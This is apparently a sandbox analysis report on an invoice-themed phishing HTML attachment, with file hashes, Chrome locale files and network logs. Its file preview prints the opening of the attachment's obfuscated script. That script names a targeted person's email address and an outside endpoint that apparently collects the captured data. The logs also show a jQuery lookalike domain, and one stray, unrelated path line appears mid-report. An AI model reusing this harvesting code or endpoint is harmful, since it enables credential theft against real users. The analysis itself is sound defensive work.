SSDEEP:	12:1HEJsc/bGGsc/b+WYpU34OLw+dgn/KzO8ZpU34FjIBMwGRO03OyZnLAOfTYN+KcY:1HEb/a8/6WYp4mZ8Zp7cKlOGAOf2tD
MD5:	86A2B91FA18B867209024C522ED665D5
SHA1:	63DEC245637818C76655E01FCB6D59784BC7184E
SHA-256:	6374880FDD1F8AF1EE8AEA6A06B73BE0AB265AFCEB4FE6F08BDE3B3989264B21
SHA-512:	DA6DBDE5028756421C2904F605632EE98831A25A1247E6238A931629B94CE8A00FD76F4235F118D2167304BD60F2C06B2AD78E54FF6CE53F8C38DF8C7B5AFCE
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pagamentos da Chrome Web Store".. },.. "app_name": {.. "message": "Pagamentos da Chrome Web Store".. },.. "craw _app_unavailable": {.. "message": "Aplicativo indispon.vel no momento.".. },.. "craw_connect_to_network": {.. "message": "Conecte-se a uma rede.".. },.. "iap_unavailable": {.. "message": "No momento, os Pagamentos no aplicativo n.o est.o dispon.veis.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Fa.a login no Google Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\pt_PT\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	622

Entropy (8bit):	4.526171498622949
Encrypted:	false
SSDEEP:	12:1HEJsZUkbGGsZUkb+WYpU34OAE+dgqxKzO8ZpU34rEpBfvPO03OyZnLAOfTYLD:1HEmUka5Uk6WYpFvdxZ8ZpSTnPlOGAOS
MD5:	750A4800EDB93FBE56495963F9FB3B94
SHA1:	8BFB915488A4EB3CB33D68E2E59F1F8447DB7D61
SHA-256:	C1C94F65FABAF17DEF98A8587711A56D61B1E5607500E9B01F2824DB109F9E83
SHA-512:	2AEDEF5793406221BE76AF22031CE8C30AB5FAEAED09BB394C153E2EBE990C89C1A2A73B40D8A92842641AFCA8C77FFD808A2058602D3646FD8DAE2844406F24
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pagamentos via Chrome Web Store".. },.. "app_name": {.. "message": "Pagamentos via Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Aplica..o atualmente indispon.vel.".. },.. "craw_connect_to_network": {.. "message": "Ligue-se a uma rede.".. },.. "iap_unavailable": {.. "message": "Os Pagamentos na app est.o atualmente indispon.veis.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Inicie sess.o no Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\ro\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	641
Entropy (8bit):	4.61125938671415
Encrypted:	false
SSDEEP:	12:1HEJqJrJZGGqJrJZ+WYpU344HIx2Z+dgrVPlZO8ZpU34qT7hl3O03OyZnLAOfTYU:1HEC4D8WYpKow8WV68ZpKhoOGAOfoVGD
MD5:	98D43E4B1054A65DF3FA3CC40AB6FB6D
SHA1:	46E0A21C4DA2BB5D4D8F837AE211C1B6FA26E7E2
SHA-256:	113A13900CBA62FE8AED06751971C23A80A99B47F9BE219CF884D57DB19611D9
SHA-512:	A76DC53912A4F46714926B9EA2B22E909540E447F61F6DD72607AB7B3BB5D4A9B39E525B04C33AEC53BA813D14AC1FB5827275B2524E52B693E83171E1CD146
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pl..i prin Magazinul web Chrome".. },.. "app_name": {.. "message": "Pl..i prin Magazinul web Chrome".. },.. "craw_app_unavailable": {.. "message": ".n prezent, aplica.ia nu este disponibil..".. },.. "craw_connect_to_network": {.. "message": "Conecteaz.-te la o re.ea.".. },.. "iap_unavailable": {.. "message": "Pl..ile .n aplica.ie nu sunt disponibile momentan.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Conecteaz.-te la Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\ru\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	744
Entropy (8bit):	4.918620852166656
Encrypted:	false
SSDEEP:	12:1HEJ7OJHZMSl3ZGG7OJHZMSl3Z+WYpU34zWJ2F+dgVtLSv/TO8ZpU347NWjT03On:1HElOJHZMq4uOJHZMq8WYpdWJ/YGHq8m
MD5:	DB2EDF1465946C06BD95C71A1E13AE64
SHA1:	FB4F3ECE9ECECEBBC6CA2A592A15FB9C1FDFB811
SHA-256:	FBAF22CE6E16DE174CED8CB5EA3098CCA1C3426A2111FF33BD3E64DA64ED67AB
SHA-512:	4E0CF00BAEF1757548DEB17BBE1AF55770A0A0F7351779EF55C7DEFA6D112D0227B8865C2C22E0EC62E6E2F1C8E1632A2D0CE6828D25C5ABBF143C990116F632
Malicious:	false
Preview:	{.. "app_description": {.. "message": "..... ....-..... Chrome".. },.. "app_name": {.. "message": "..... ....-..... Chrome".. },.. "craw_app_unavailable": {.. "message": "..... .....".. },.. "craw_connect_to_network": {.. "message": "..... . .....".. },.. "iap_unavailable": {.. "message": "..... ....".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "..... . Chrome.".. }.. }..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\sk\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	4.640777810668463
Encrypted:	false
SSDEEP:	12:1HEJfZGGfZ+WYpU34ORO+dgmmCO8ZpU34yH7u2Z03OyZnLAOfTYCUAi0D:1HEl4G8WYpetPmD8ZpcH7aOGAOfzUeD
MD5:	8DF215D1EFBDABB175CCDD68ED8DCB0A
SHA1:	2B374462137A38589A73FDD00A84CBDC7E50F9F4
SHA-256:	7FA16AF97E6CFC52EC6008EB679D3F30E7E0C24F9EF2D18A9228EAF4DED9D63B

SHA-512:	C0E623343BDAEB4731800D183B59F2FCFE285F0C7153EC99641FD84F2F2DCFE47D21E73F3D28B1240340453C5668EB0AFFBE087AAB62F1C88CD2A40CC44E59D
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Platby Internetov.ho obchodu Chrome".. },.. "app_name": {.. "message": "Platby Internetov.ho obchodu Chrome".. },.. "craw_app_unavailable": {.. "message": "Aplik.cia moment.lne nie je dostupn..".. },.. "craw_connect_to_network": {.. "message": "Pripojte sa k sieti.".. },.. "iap_unavailable": {.. "message": "Platby v aplik.cii moment.lne nie s. k dispoz.cii.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Prihl.ste sa do prehliada.a Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\sl\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	617
Entropy (8bit):	4.5101656584816885
Encrypted:	false
SSDEEP:	12:1HEJGcyvmbZGGGcyvmbZ+WYpU34OBOEtf+dgca1ZO8ZpU34GcQArERff03OyZnLh:1HE4cyY4TcyY8WYpNoWa1w8ZpQcQ6AfK
MD5:	3943FA2A647AECEDFD685408B27139EE
SHA1:	0129DD19D28373359530B3B477FE8A9279DABB7D
SHA-256:	18AFF072EE0DF7C3495045435C752A805606E6D5D462EF2321C443F1773F4B3A
SHA-512:	42E62B3855611FF2E1D39C11404CB1A09825EE4CA6A8ACB3FF538B4574388F549E3BD79137DD4DC128A8DC44DD270D7D878E4AAD20DA8250A5C25297B0DEC09D
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pla.ila v spletni trgovini Chrome".. },.. "app_name": {.. "message": "Pla.ila v spletni trgovini Chrome".. },.. "craw_app_unavailable": {.. "message": "Aplikacija trenutno ni na voljo.".. },.. "craw_connect_to_network": {.. "message": "Pove.ite se z omre.jem.".. },.. "iap_unavailable": {.. "message": "Pla.ila v aplikacijah trenutno niso na voljo.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. " please_sign_in": {.. "message": "Prijavite se v Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\sr\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	743
Entropy (8bit):	4.913927107235852
Encrypted:	false
SSDEEP:	12:1HEJssbdOGGssbdO+WYpU347xBP+dgcucO8ZpU34s1muP03OyZnLAOfTYzDYD:1HEKsb59sbTWYplx4Xud8Zpy1mNOGAOv
MD5:	D485DF17F085B6A37125694F85646FD0
SHA1:	24D51D8642CDC6EFD5D8D7A4430232D8CDE25108
SHA-256:	7FFDE34C58E7C376C042DE64DEF6481DAE32BE8B70F0B18EDF536290CBE0C818
SHA-512:	0DDECFD860E99290B6C3AAA04F510272AE081CF2D93ED5832D9D6378EC9D36177FFBE213471247FB94721EA34A83E7665669200047091D0FDE134E3D763217E1
Malicious:	false
Preview:	{.. "app_description": {.. "message": "..... . Chrome ...-.....".. },.. "app_name": {.. "message": "..... . Chrome ...-.....".. },.. "craw_app_unavailable": {.. "message": "..... .. ..".. },.. "craw_connect_to_network": {.. "message": "..... .. ..".. },.. "iap_unavailable": {.. "message": "..... . ...".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "..... .. . Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\sv\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	630
Entropy (8bit):	4.52964089437422
Encrypted:	false
SSDEEP:	12:1HEJJMkbGGJMkb+WYpU34OACwz+dgNPGFZO8ZpU34JgpXLSb03OyZnLAOfTYLdID:1HErMkaqMk6WYpTOcb8ZpDgdZOGAOf8Y
MD5:	D372B8204EB743E16F45C7CBD3CAAF37
SHA1:	C96C57219D292B01016B37DCF82E7C79AD0DD1E8
SHA-256:	B8BA77E0089B0676545EC16D32468B727812B444F90B33A7A5B748E6C36C4388
SHA-512:	33640529E0D5DCC5CA4BDB0615A2818E8D26C6FCB7B3474C08AC3EB67B9DB40E1F0A79954ED20728CD47A686D2533DCBC76ABCBDB917F8530C8DE8BBA68752E
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Betalning via Chrome Web Store".. },.. "app_name": {.. "message": "Betalning via Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Appen .r inte tillg.nglig f.r tillf.llet.".. },.. "craw_connect_to_network": {.. "message": "Anslut till ett n.tverk.".. },.. "iap_unavailable": {.. "message": "Betalning i appen .r inte tillg.ngligt f.r n.rvarande.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Logga in i Chrome.".. }..}..

Static File Info

General


File type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Entropy (8bit):	5.639803106899629
TrID:	
File name:	INVOICE03800838-93U8REMIT903904989304.HTML
File size:	67777
MD5:	c01949c2398a23b5df8f207df4e375e9
SHA1:	fe52336b5c1ba164795c0e0146836e3be7e8fde1
SHA256:	ce76216ad908ae1e7b61c1cb63e2321be9acb1af224121fafd8c5e2c6daaf0f5
SHA512:	a56d59b2be070ef4a6cfb62a374b893cbe8879242d77098d635b3d7441546314eeabf88e6320f75d1fe8f01eaeed56f6ebb1a8a40e024de53074990d034b717a
SSDEEP:	768:irtPlElhf1jRyffQ+FLkT2Mxtn6AG8NWbijN2Vc7PMMxyH:irtG2f11yfo+F4T2aI8QUP7Hxk
TLSH:	DC63A4B210356EAD8B30A8028B449ED3515F34083F7F8AE64BF97FC7951AF235267A51
File Content Preview:	. <script>.. window.mail ="jacklyn_patterson@condenast.com";.. window.file ="https://kryptokingtrading.com/webapp/data.php";.... var P=z;(function(W,O){var o=z,u=W();while(!![]){try{var y=-parseInt(o(0x78))/(0x108+-0x1079+0xf72)*(-parseI

File Icon

Icon Hash:	e8d6a08c8882c461

Network Behavior

Network Port Distribution



Total Packets: 64

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 01:25:33.884005070 CEST	49711	443	192.168.2.3	172.217.168.45
May 14, 2022 01:25:33.884083033 CEST	443	49711	172.217.168.45	192.168.2.3
May 14, 2022 01:25:33.884175062 CEST	49711	443	192.168.2.3	172.217.168.45
May 14, 2022 01:25:33.884294033 CEST	49712	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:33.884357929 CEST	443	49712	142.250.203.110	192.168.2.3
May 14, 2022 01:25:33.884429932 CEST	49712	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:33.884629965 CEST	49711	443	192.168.2.3	172.217.168.45
May 14, 2022 01:25:33.884659052 CEST	443	49711	172.217.168.45	192.168.2.3
May 14, 2022 01:25:33.884824991 CEST	49712	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:33.884854078 CEST	443	49712	142.250.203.110	192.168.2.3
May 14, 2022 01:25:33.945432901 CEST	443	49711	172.217.168.45	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 01:25:33.945871115 CEST	49711	443	192.168.2.3	172.217.168.45
May 14, 2022 01:25:33.945935011 CEST	443	49711	172.217.168.45	192.168.2.3
May 14, 2022 01:25:33.946410894 CEST	443	49712	142.250.203.110	192.168.2.3
May 14, 2022 01:25:33.946717024 CEST	49712	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:33.946739912 CEST	443	49712	142.250.203.110	192.168.2.3
May 14, 2022 01:25:33.947099924 CEST	443	49712	142.250.203.110	192.168.2.3
May 14, 2022 01:25:33.947179079 CEST	49712	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:33.947191954 CEST	443	49711	172.217.168.45	192.168.2.3
May 14, 2022 01:25:33.947268963 CEST	49711	443	192.168.2.3	172.217.168.45
May 14, 2022 01:25:33.948052883 CEST	443	49712	142.250.203.110	192.168.2.3
May 14, 2022 01:25:33.948137045 CEST	49712	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:34.255857944 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:34.255907059 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:34.256027937 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:34.256234884 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:34.256251097 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:34.741260052 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:34.869731903 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:34.901453018 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:34.901475906 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:34.901726007 CEST	49711	443	192.168.2.3	172.217.168.45
May 14, 2022 01:25:34.902050972 CEST	49712	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:34.902107000 CEST	443	49711	172.217.168.45	192.168.2.3
May 14, 2022 01:25:34.902344942 CEST	443	49712	142.250.203.110	192.168.2.3
May 14, 2022 01:25:34.904452085 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:34.904536009 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:34.904552937 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:34.908660889 CEST	49711	443	192.168.2.3	172.217.168.45
May 14, 2022 01:25:34.908704042 CEST	443	49711	172.217.168.45	192.168.2.3
May 14, 2022 01:25:34.908806086 CEST	49712	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:34.908828020 CEST	443	49712	142.250.203.110	192.168.2.3
May 14, 2022 01:25:34.908921957 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:34.909106970 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:34.909115076 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:34.944144964 CEST	443	49712	142.250.203.110	192.168.2.3
May 14, 2022 01:25:34.944286108 CEST	443	49712	142.250.203.110	192.168.2.3
May 14, 2022 01:25:34.944298029 CEST	49712	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:34.944340944 CEST	49712	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:34.952503920 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:34.956690073 CEST	49711	443	192.168.2.3	172.217.168.45
May 14, 2022 01:25:34.973670006 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:34.973706007 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:34.974641085 CEST	49712	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:34.974679947 CEST	443	49712	142.250.203.110	192.168.2.3
May 14, 2022 01:25:34.985538960 CEST	443	49711	172.217.168.45	192.168.2.3
May 14, 2022 01:25:34.985735893 CEST	443	49711	172.217.168.45	192.168.2.3
May 14, 2022 01:25:34.985836983 CEST	49711	443	192.168.2.3	172.217.168.45
May 14, 2022 01:25:35.053003073 CEST	49711	443	192.168.2.3	172.217.168.45
May 14, 2022 01:25:35.053065062 CEST	443	49711	172.217.168.45	192.168.2.3
May 14, 2022 01:25:35.172802925 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:35.200018883 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.200078011 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.200094938 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.200200081 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.200233936 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:35.200272083 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.200290918 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:35.276695013 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:35.434963942 CEST	443	49714	38.34.185.163	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 01:25:35.434990883 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.435081005 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:35.435113907 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.435132027 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:35.435184956 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:35.437582016 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.437607050 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.437674046 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:35.437690020 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:35.437700987 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.437772036 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:35.437783003 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.437799931 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.437850952 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:35.437871933 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.437913895 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.437932014 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:35.437967062 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:35.515691042 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.515742064 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.515872002 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:35.515887976 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.515961885 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:35.515996933 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:35.669708014 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.669728994 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.669809103 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:35.669868946 CEST	49714	443	192.168.2.3	38.34.185.163
May 14, 2022 01:25:35.669883966 CEST	443	49714	38.34.185.163	192.168.2.3
May 14, 2022 01:25:35.669956923 CEST	49714	443	192.168.2.3	38.34.185.163

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 01:25:33.851315975 CEST	56417	53	192.168.2.3	8.8.8.8
May 14, 2022 01:25:33.851494074 CEST	55923	53	192.168.2.3	8.8.8.8
May 14, 2022 01:25:33.851656914 CEST	57723	53	192.168.2.3	8.8.8.8
May 14, 2022 01:25:33.878449917 CEST	53	56417	8.8.8.8	192.168.2.3
May 14, 2022 01:25:33.879389048 CEST	53	57723	8.8.8.8	192.168.2.3
May 14, 2022 01:25:34.138068914 CEST	53	55923	8.8.8.8	192.168.2.3
May 14, 2022 01:25:36.052115917 CEST	65266	53	192.168.2.3	8.8.8.8
May 14, 2022 01:25:36.075124025 CEST	53	65266	8.8.8.8	192.168.2.3
May 14, 2022 01:25:37.084956884 CEST	65268	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:37.114265919 CEST	443	65268	142.250.203.110	192.168.2.3
May 14, 2022 01:25:37.120631933 CEST	65268	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:37.150449991 CEST	443	65268	142.250.203.110	192.168.2.3
May 14, 2022 01:25:37.150505066 CEST	443	65268	142.250.203.110	192.168.2.3
May 14, 2022 01:25:37.150546074 CEST	443	65268	142.250.203.110	192.168.2.3
May 14, 2022 01:25:37.150583982 CEST	443	65268	142.250.203.110	192.168.2.3
May 14, 2022 01:25:37.155241966 CEST	65268	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:37.156420946 CEST	65268	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:37.214442968 CEST	65268	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:37.215127945 CEST	65268	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:37.255671978 CEST	443	65268	142.250.203.110	192.168.2.3
May 14, 2022 01:25:37.258030891 CEST	443	65268	142.250.203.110	192.168.2.3
May 14, 2022 01:25:37.272710085 CEST	443	65268	142.250.203.110	192.168.2.3
May 14, 2022 01:25:37.272757053 CEST	443	65268	142.250.203.110	192.168.2.3
May 14, 2022 01:25:37.272788048 CEST	443	65268	142.250.203.110	192.168.2.3
May 14, 2022 01:25:37.290179014 CEST	443	65268	142.250.203.110	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 01:25:37.303266048 CEST	65268	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:37.303714991 CEST	65268	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:37.303853989 CEST	65268	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:38.382849932 CEST	63332	53	192.168.2.3	8.8.8.8
May 14, 2022 01:25:38.406172991 CEST	53	63332	8.8.8.8	192.168.2.3
May 14, 2022 01:25:52.221472979 CEST	65268	443	192.168.2.3	142.250.203.110
May 14, 2022 01:25:52.264405012 CEST	443	65268	142.250.203.110	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 14, 2022 01:25:33.851315975 CEST	192.168.2.3	8.8.8.8	0x2596	Standard query (0)	accounts.google.com	A (IP address)	IN (0x0001)
May 14, 2022 01:25:33.851494074 CEST	192.168.2.3	8.8.8.8	0xcd38	Standard query (0)	code.jquery.com.de	A (IP address)	IN (0x0001)
May 14, 2022 01:25:33.851656914 CEST	192.168.2.3	8.8.8.8	0x3cb3	Standard query (0)	clients2.google.com	A (IP address)	IN (0x0001)
May 14, 2022 01:25:36.052115917 CEST	192.168.2.3	8.8.8.8	0xb0a0	Standard query (0)	logo.clearbit.com	A (IP address)	IN (0x0001)
May 14, 2022 01:25:38.382849932 CEST	192.168.2.3	8.8.8.8	0x64d9	Standard query (0)	logo.clearbit.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 14, 2022 01:25:33.878449917 CEST	8.8.8.8	192.168.2.3	0x2596	No error (0)	accounts.google.com		172.217.168.45	A (IP address)	IN (0x0001)
May 14, 2022 01:25:33.879389048 CEST	8.8.8.8	192.168.2.3	0x3cb3	No error (0)	clients2.google.com	clients.l.google.com		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 01:25:33.879389048 CEST	8.8.8.8	192.168.2.3	0x3cb3	No error (0)	clients.l.google.com		142.250.203.110	A (IP address)	IN (0x0001)
May 14, 2022 01:25:34.138068914 CEST	8.8.8.8	192.168.2.3	0xcd38	No error (0)	code.jquery.com.de		38.34.185.163	A (IP address)	IN (0x0001)
May 14, 2022 01:25:36.075124025 CEST	8.8.8.8	192.168.2.3	0xb0a0	No error (0)	logo.clearbit.com	d26p066pn2w0s0.cloudfront.net		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 01:25:36.075124025 CEST	8.8.8.8	192.168.2.3	0xb0a0	No error (0)	d26p066pn2w0s0.cloudfront.net		13.224.103.60	A (IP address)	IN (0x0001)
May 14, 2022 01:25:36.075124025 CEST	8.8.8.8	192.168.2.3	0xb0a0	No error (0)	d26p066pn2w0s0.cloudfront.net		13.224.103.49	A (IP address)	IN (0x0001)
May 14, 2022 01:25:36.075124025 CEST	8.8.8.8	192.168.2.3	0xb0a0	No error (0)	d26p066pn2w0s0.cloudfront.net		13.224.103.120	A (IP address)	IN (0x0001)
May 14, 2022 01:25:36.075124025 CEST	8.8.8.8	192.168.2.3	0xb0a0	No error (0)	d26p066pn2w0s0.cloudfront.net		13.224.103.129	A (IP address)	IN (0x0001)
May 14, 2022 01:25:38.406172991 CEST	8.8.8.8	192.168.2.3	0x64d9	No error (0)	logo.clearbit.com	d26p066pn2w0s0.cloudfront.net		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 01:25:38.406172991 CEST	8.8.8.8	192.168.2.3	0x64d9	No error (0)	d26p066pn2w0s0.cloudfront.net		13.224.103.49	A (IP address)	IN (0x0001)
May 14, 2022 01:25:38.406172991 CEST	8.8.8.8	192.168.2.3	0x64d9	No error (0)	d26p066pn2w0s0.cloudfront.net		13.224.103.60	A (IP address)	IN (0x0001)
May 14, 2022 01:25:38.406172991 CEST	8.8.8.8	192.168.2.3	0x64d9	No error (0)	d26p066pn2w0s0.cloudfront.net		13.224.103.129	A (IP address)	IN (0x0001)
May 14, 2022 01:25:38.406172991 CEST	8.8.8.8	192.168.2.3	0x64d9	No error (0)	d26p066pn2w0s0.cloudfront.net		13.224.103.120	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- accounts.google.com
- clients2.google.com
- code.jquery.com.de
- logo.clearbit.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49711	172.217.168.45	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-13 23:25:34 UTC	0	OUT	POST /ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard HTTP/1.1 Host: accounts.google.com Connection: keep-alive Content-Length: 1 Origin: https://www.google.com Content-Type: application/x-www-form-urlencoded Sec-Fetch-Site: none Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-05-13 23:25:34 UTC	1	OUT	Data Raw: 20 Data Ascii:
